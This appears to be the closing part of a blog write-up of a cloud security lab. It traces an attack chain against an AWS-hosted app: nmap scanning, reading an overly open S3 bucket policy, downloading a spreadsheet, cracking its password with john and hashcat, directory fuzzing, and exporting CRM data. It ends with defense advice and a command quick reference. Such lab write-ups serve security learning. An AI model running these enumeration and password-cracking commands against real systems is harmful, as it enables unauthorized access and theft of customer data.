
Note: Initially suspected LFI (Local File Inclusion) since an export function often calls backend file paths. However, no backend request was made — the export is client-side generated.
Opening the exported file reveals the flag embedded in the data:
1
Flag: db7b876d88b110**************
The flag was in the first line of the exported CSV/file — it also contained unencrypted customer credit card data, which is a massive compliance violation (PCI-DSS).
🔄 Full Attack Chain Summary
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
Given: AWS Keys (user: test) + IP: 13.43.144.61
         │
         ▼
[Phase 1] nmap → Port 3000 open (Node.js Express app)
         │
         ▼
[Phase 2] Browser → View Source → Leaks S3 bucket: hugelogistics-data
         │
         ▼
[Phase 3] aws configure → aws sts get-caller-identity → user/test (account 785010840550)
         │
         ▼
[Phase 4] aws s3 ls → AccessDenied (no ListBucket)
         aws s3api get-bucket-policy → EXPOSED! Reveals backup.xlsx + background.png
         aws s3 cp s3://hugelogistics-data/backup.xlsx . → Downloaded!
         │
         ▼
[Phase 5] office2john → hash.txt
         john --wordlist=rockyou.txt → Password: su******
         Open xlsx → Contains credentials for WebCRM + other systems
         │
         ▼
[Phase 6] feroxbuster → Discovers /crm endpoint
         │
         ▼
[Phase 7] Login to /crm with WebCRM creds → Admin access
         Export data → Flag: db7b87********
         + Unencrypted credit card data exfiltrated
🧠 Key Concepts Learned
What is an S3 Bucket Policy?
A JSON document attached directly to an S3 bucket that defines who can do what. Unlike IAM policies (which are attached to users/roles), bucket policies are resource-based and can grant access to principals outside your AWS account.
The "Principal": {"AWS": "*"} Trap
"*"in a bucket policy underAWSkey = any authenticated AWS user globally"*"underPrincipal(without theAWSkey) = truly public/anonymous access- Many developers confuse this and think
"AWS": "*"means “only our account”
Why Listing Blocked ≠ Files are Secure
s3:ListBucket and s3:GetObject are separate permissions:
- Blocking listing prevents discovering filenames via
aws s3 ls - But if you already know the filename (leaked via policy, source code, etc.),
s3:GetObjectlets you download it directly
The Policy Reveals Its Own Secrets
The s3:GetBucketPolicy permission was granted to everyone — meaning anyone could read the policy. The policy itself disclosed the sensitive filenames (backup.xlsx). This created a self-defeating security configuration.
🛡️ Defense Recommendations
1. Fix the Bucket Policy (Principle of Least Privilege)
1
2
3
4
5
6
7
// BAD — grants to ALL AWS users globally
"Principal": { "AWS": "*" }

// GOOD — restrict to specific account or role only
"Principal": { "AWS": "arn:aws:iam::785010840550:root" }
// or even better, a specific IAM role
"Principal": { "AWS": "arn:aws:iam::785010840550:role/WebAppRole" }
2. Separate Buckets by Purpose
- Website assets bucket → public read only for static files (images, CSS)
- Internal data bucket → private, no public access, strict IAM role access
- Never mix public-facing static files with sensitive internal data
3. Never Store Credentials in Spreadsheets
Even with a password, office2john + rockyou.txt cracked this in 10 seconds. Use:
- AWS Secrets Manager — natively integrates with IAM
- HashiCorp Vault — open-source secrets management
- Password managers — Bitwarden, 1Password, Dashlane for human credentials
4. Enable MFA on CRM / Web Applications
Even if credentials are leaked, MFA adds a second layer. The CRM was accessible directly from the internet with just a username/password.
5. Don’t Store Plaintext Credit Card Data
Storing unencrypted PAN (Primary Account Number) data violates PCI-DSS compliance. Use tokenization or proper encryption with key management.
6. Remove Hardcoded Bucket Names from Source Code
The initial foothold came from reading the HTML source code. Use relative paths or environment variables — don’t expose infrastructure names in client-facing code.
📌 Commands Quick Reference
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
# Recon
nmap -Pn 13.43.144.61 --min-rate=2000
nmap -Pn -p3000 -sC -sV 13.43.144.61

# AWS Setup
aws configure
aws sts get-caller-identity
aws sts get-session-token
aws-enumerator cred

# S3 Enumeration
aws s3 ls s3://hugelogistics-data
aws s3 ls s3://hugelogistics-data --no-sign-request
aws s3api get-bucket-acl --bucket hugelogistics-data
aws s3api get-bucket-policy --bucket hugelogistics-data

# File Exfiltration
aws s3 cp s3://hugelogistics-data/backup.xlsx .
aws s3 cp s3://hugelogistics-data/background.png .

# Password Cracking
office2john backup.xlsx > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
# Alternative with hashcat (hash type 9600 = Office 2013):
hashcat -a 0 -m 9600 hash.txt /usr/share/wordlists/rockyou.txt

# Web Fuzzing
feroxbuster --url http://13.43.144.61:3000/
gobuster fuzz -u http://13.43.144.61:3000/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -b 404

✅ Lab Mindmap
# Final Thoughts
I hope this blog continues to be helpful in your learning journey!. If you find this blog helpful, I’d love to hear your thoughts ; my inbox is always open for feedback. Please excuse any typos, and feel free to point them out so I can correct them. Thanks for understanding and happy learning!. You can contact me on Linkedin and Twitter
linkdin
Twitter